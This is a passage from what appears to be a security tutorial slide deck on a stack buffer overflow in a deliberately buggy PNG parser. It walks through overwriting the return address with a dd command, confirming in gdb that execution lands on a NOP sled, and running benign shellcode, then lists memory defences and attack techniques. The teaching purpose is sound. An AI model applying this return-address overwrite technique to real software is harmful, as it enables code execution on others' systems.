- Remember, the `tRNS` chunk data was stored in `readbuf` at `0xffffdbc0`

To account for slight variations outside of `gdb`, let's set to `0xffffdc24` (i.e. `&readbuf` + 100)

```
$ printf '\x24\xdc\xff\xff' |   \
  dd of=crash-input bs=1        \
     seek=$((41 + 268)) count=4 \
     conv=notrunc
```

Exploitation

Test in gdb

- Break before `png_handle_tRNS` returns

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) b src/png.c:349
Breakpoint 1 at 0x80490f7: file src/png.c, line 349.
(gdb) r
Starting program: buggy-png crash-input
warning: Missing PLTE before tRNS

Breakpoint 1, png_handle_tRNS (png_ptr=0x804c170, length=272)
at src/png.c:349
349         if (png_crc_finish(png_ptr, 0)) {
(gdb) n
354       }
(gdb) n
0xffffdc24 in ?? ()
```

Exploitation

Where did we land?

```
(gdb) x/3i $eip
=> 0xffffdc24:  nop
   0xffffdc25:  nop
   0xffffdc26:  nop
```

Exploitation

Where did we land?

```
(gdb) x/3i $eip
=> 0xffffdc24:  nop
   0xffffdc25:  nop
   0xffffdc26:  nop
```

On our **NOP** sled

Exploitation

Where did we land?

```
(gdb) x/3i $eip
=> 0xffffdc24:  nop
   0xffffdc25:  nop
   0xffffdc26:  nop
```

On our **NOP** sled

Continue execution

```
(gdb) c
Continuing.
Hello, world
[Inferior 1 (process 16801) exited normally]
```

Exploitation

Where did we land?

```
(gdb) x/3i $eip
=> 0xffffdc24:  nop
   0xffffdc25:  nop
   0xffffdc26:  nop
```

On our **NOP** sled

Continue execution

```
(gdb) c
Continuing.
Hello, world
[Inferior 1 (process 16801) exited normally]
```

Success!

Conclusion

Summary

What have we achieved?

1. Debugged a crash produced by AFL
2. Redirected control flow
3. Learnt to write shellcode
4. Injected shellcode
5. Executed shellcode

Wrapping up

- Only the tip of the iceberg!
- This is the most basic form of exploit
  - Heap overflows, information leakage, side channels...
- Constant arms race between defenders and attackers
- What about embedded systems?
  - May not have any memory protection, so this kind of attack may still be possible ☺

Defences

Name	Description
Stack canary	Random value to detect stack overflow
Data execution prevention (DEP)	Non-executable stack
Address space layout randomisation (ASLR)	Randomise memory layout
Control flow integrity (CFI)	Determine valid function addresses at compile time, enforce at runtime

Attacks

Name	Description
Structured exception handling	Overwrite the stack canary's exception handler
Return-to-libc	Redirect execution to existing library code
Return-oriented programming (ROP)	Chain existing code snippets ("gadgets") together
Format string attack	Leak addresses

Questions?